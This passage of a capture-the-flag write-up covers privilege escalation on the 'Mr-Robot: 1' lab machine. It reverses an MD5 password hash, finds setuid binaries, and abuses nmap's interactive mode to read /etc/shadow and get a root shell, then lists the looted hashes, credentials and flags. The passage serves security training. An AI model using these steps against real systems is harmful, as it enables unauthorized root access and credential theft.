7 robot@linux> ifconfig
8 eth0 Link encap:Ethernet  HWaddr 00:0c:29:c0:00:97
9      inet addr:192.168.92.134  Bcast:192.168.92.255  Mask:255.255.255.0
10     inet6 addr: fe80::20c:29ff:fec0:97/64 Scope:Link
11     UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
12     RX packets:1167588 errors:175 dropped:102 overruns:0 frame:0
13     TX packets:1066054 errors:0 dropped:0 overruns:0 carrier:0
14     collisions:0 txqueuelen:1000
15     RX bytes:928655350 (928.6 MB)  TX bytes:849863574 (849.8 MB)
16     Interrupt:18 Base address:0x2000
17 robot@linux>
18 robot@linux> users
19 root
20 bitnamiftp
21 mysql
22 robot

```

### Phase #3: Privilege Escalation

1. While looking at the `/home/` directory we find that there is a directory for user `robot` and this user has access to the second key file `key-2-of-3.txt`. We have to switch user to access this key file and to do that we need user `robot`'s password. We also find a word-readable `password.raw-md5` file within this directory and use Google to find that it is the MD5 hash of the string `abcdefghijklmnopqrstuvwxyz`. We can now proceed and switch user:

```
1 cat /home/robot/password.raw-md5
2   robot:c3fcd3d76192e4007dfb496cca67e13b
3 su - robot
4 cat /home/robot/key-2-of-3.txt
```

```
daemon@linux:/$ ls -l /home/*
total 8
-r----- 1 robot robot 33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13  2015 password.raw-md5
daemon@linux:/$
daemon@linux:/$
daemon@linux:/$ cat /home/robot/
key-2-of-3.txt      password.raw-md5
daemon@linux:/$ cat /home/robot/key-2-of-3.txt
cat: /home/robot/key-2-of-3.txt: Permission denied
daemon@linux:/$
daemon@linux:/$
daemon@linux:/$ cat /home/robot/password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/$
```

Figure 15: writeup.privesc.steps.1.1

## MD5 reverse for c3fcd3d76192e4007dfb496cca67e13b

The MD5 hash:

**c3fcd3d76192e4007dfb496cca67e13b**

was succesfully reversed into the string:

**abcdefghijklmnopqrstuvwxyz**

Figure 16: writeup.privesc.steps.1.2

```

daemon@linux:/$ su - robot
Password:
$ id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
$
$ whoami
robot
$
$ ifconfig
-su: ifconfig: command not found
$
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c0:00:97 brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.134/24 brd 192.168.92.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fec0:97/64 scope link
        valid_lft forever preferred_lft forever
$
$
$ cat /home/robot/
key-2-of-3.txt      password.raw-md5
$ cat /home/robot/key-2-of-3.txt
822c73956184f694993bede3eb39f959
$

```

Figure 17: writeup.privesc.steps.1.3

2. We find that the `nmap` binary on this system has `setuid` privileges. We can use this to gain elevated access:

```

1 find / -type f -perm -04000 2>/dev/null
2 ls -la /usr/local/bin/nmap
3 nmap --interactive
4     !cat /etc/shadow
5     !sh

```

```

$ find / -type f -perm -04000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
^C
$

```

Figure 18: writeup.privesc.steps.2.1

```

$ ls -la /usr/local/bin/nmap
-rwsr-xr-x 1 root root 504736 Nov 13 2015 /usr/local/bin/nmap
$

```

Figure 19: writeup.privesc.steps.2.2

```

$ nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !ls
shell.nse  vmware-root
waiting to reap child : No child processes
nmap> !su
Password:
su: Authentication failure
waiting to reap child : No child processes
nmap>
Bogus command -- press h <enter> for help
nmap>
Bogus command -- press h <enter> for help
nmap> !cat /etc/shadow
root:$6$9xQC1K0f$5cm0Nytt0VF/wi3Np3jZGRSVzpGj6sXxVHkyJLjV4edlBxTVmW91pcGwAViViSWcAS/.0F0iuvylU5IznY2Re.:16753:0:99999:7:::
daemon:*.16610:0:99999:7:::
bin:*.16610:0:99999:7:::

```

Figure 20: writeup.privesc.steps.2.3

```

nmap> !sh
# id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
#
# whoami
root
#
# ifconfig
sh: 5: ifconfig: not found
#
# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c0:00:97 brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.134/24 brd 192.168.92.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fec0:97/64 scope link
        valid_lft forever preferred_lft forever
#

```

Figure 21: writeup.privesc.steps.2.4

3. We can now read the `/root/key-3-of-3.txt` file to complete the challenge:

```

1 cat /root/key-3-of-3.txt

```

```

# ls -la /root
total 32
drwx----- 3 root root 4096 Nov 13 2015 .
drwxr-xr-x 22 root root 4096 Sep 16 2015 ..
-rw----- 1 root root 4058 Nov 14 2015 .bash_history
-rw-r--r-- 1 root root 3274 Sep 16 2015 .bashrc
drwx----- 2 root root 4096 Nov 13 2015 .cache
-rw-r--r-- 1 root root 0 Nov 13 2015 firstboot_done
-r----- 1 root root 33 Nov 13 2015 key-3-of-3.txt
-rw-r--r-- 1 root root 140 Feb 20 2014 .profile
-rw----- 1 root root 1024 Sep 16 2015 .rnd
#
# cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#

```

Figure 22: writeup.privesc.steps.3.1

## Loot

### Hashes

```
1 root:$6$9xQC1K0f$5cm0Nytt0VF/wi3Np3jZGRSVzpGj6sXxVHkyJLjV4edlBxTVmW91pcGwAViViSWcAS/
   ↪ .OF0iuvylU5Izn.....
2 bitnamiftp:$6$saPiFTAH$7K09sg5oIfkIs5kuMx1R/
   ↪ Um4HNd806vF2n8oICEom8VVer0BYATY5wtzdPdP3JeuKbZ4RYBml0THNQv8.....
3 robot:$6
   ↪ $HmQCDKcM$mcINMrQFa0Qm7XaUaS5xLEBSeP3bUkr18iwgwTAL8AIfUDYBWG5L8J9.Ukb3gVWUQoYam4G0m.I5qaHBn.....
```

### Credentials

```
1 ssh: robot/abcdefghijklmnopqrs.....
2 wordpress: elliot/ER28-....
```

### Flags

```
1 http://192.168.92.134/key-1-of-3.txt: 073403c8a58a1f80d9.....
2 /home/robot/key-2-of-3.txt: 822c73956184f694993b.....
3 /root/key-3-of-3.txt: 04787ddef27c3dee1ee16.....
```

## References

- [+] <https://www.vulnhub.com/entry/mr-robot-1,151/>
- [+] <http://f4l13n5n0w.github.io/blog/2016/08/10/vulnhub-mr-robot-1/>